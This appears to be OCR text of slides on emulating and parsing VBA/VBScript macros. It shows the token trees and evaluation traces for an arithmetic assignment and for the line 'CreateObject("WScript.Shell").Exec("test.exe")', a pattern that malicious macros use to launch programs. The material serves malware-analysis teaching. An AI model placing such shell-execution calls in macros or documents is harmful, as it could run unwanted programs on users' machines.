
i = 500 + 4 * counter




```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```

```
__main__!1 MUL: 4 * counter
```

i = 500 + 4 * counter




```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```

```
__main__!1 MUL: 4 * counter
__main__!1 ADD: 500 + 8
```

i = 500 + 4 * counter


```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```


```
__main__!1 MUL: 4 * counter
__main__!1 ADD: 500 + 8
__main__!1 ASSIGN: i = 508
```

i = CreateObject("WScript.Shell").Exec("test.exe")

- Lexer/tokenizer:
  - [i] [=] [createobject] [(] ["WScript.Shell"] [)] [.] [exec] [(] ["test.exe"] [)]
- Token rewrite:
  - None
- Assign top-node


i = CreateObject("WScript.Shell").Exec("test.exe")

```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```




```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```

```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```




```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```

```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```



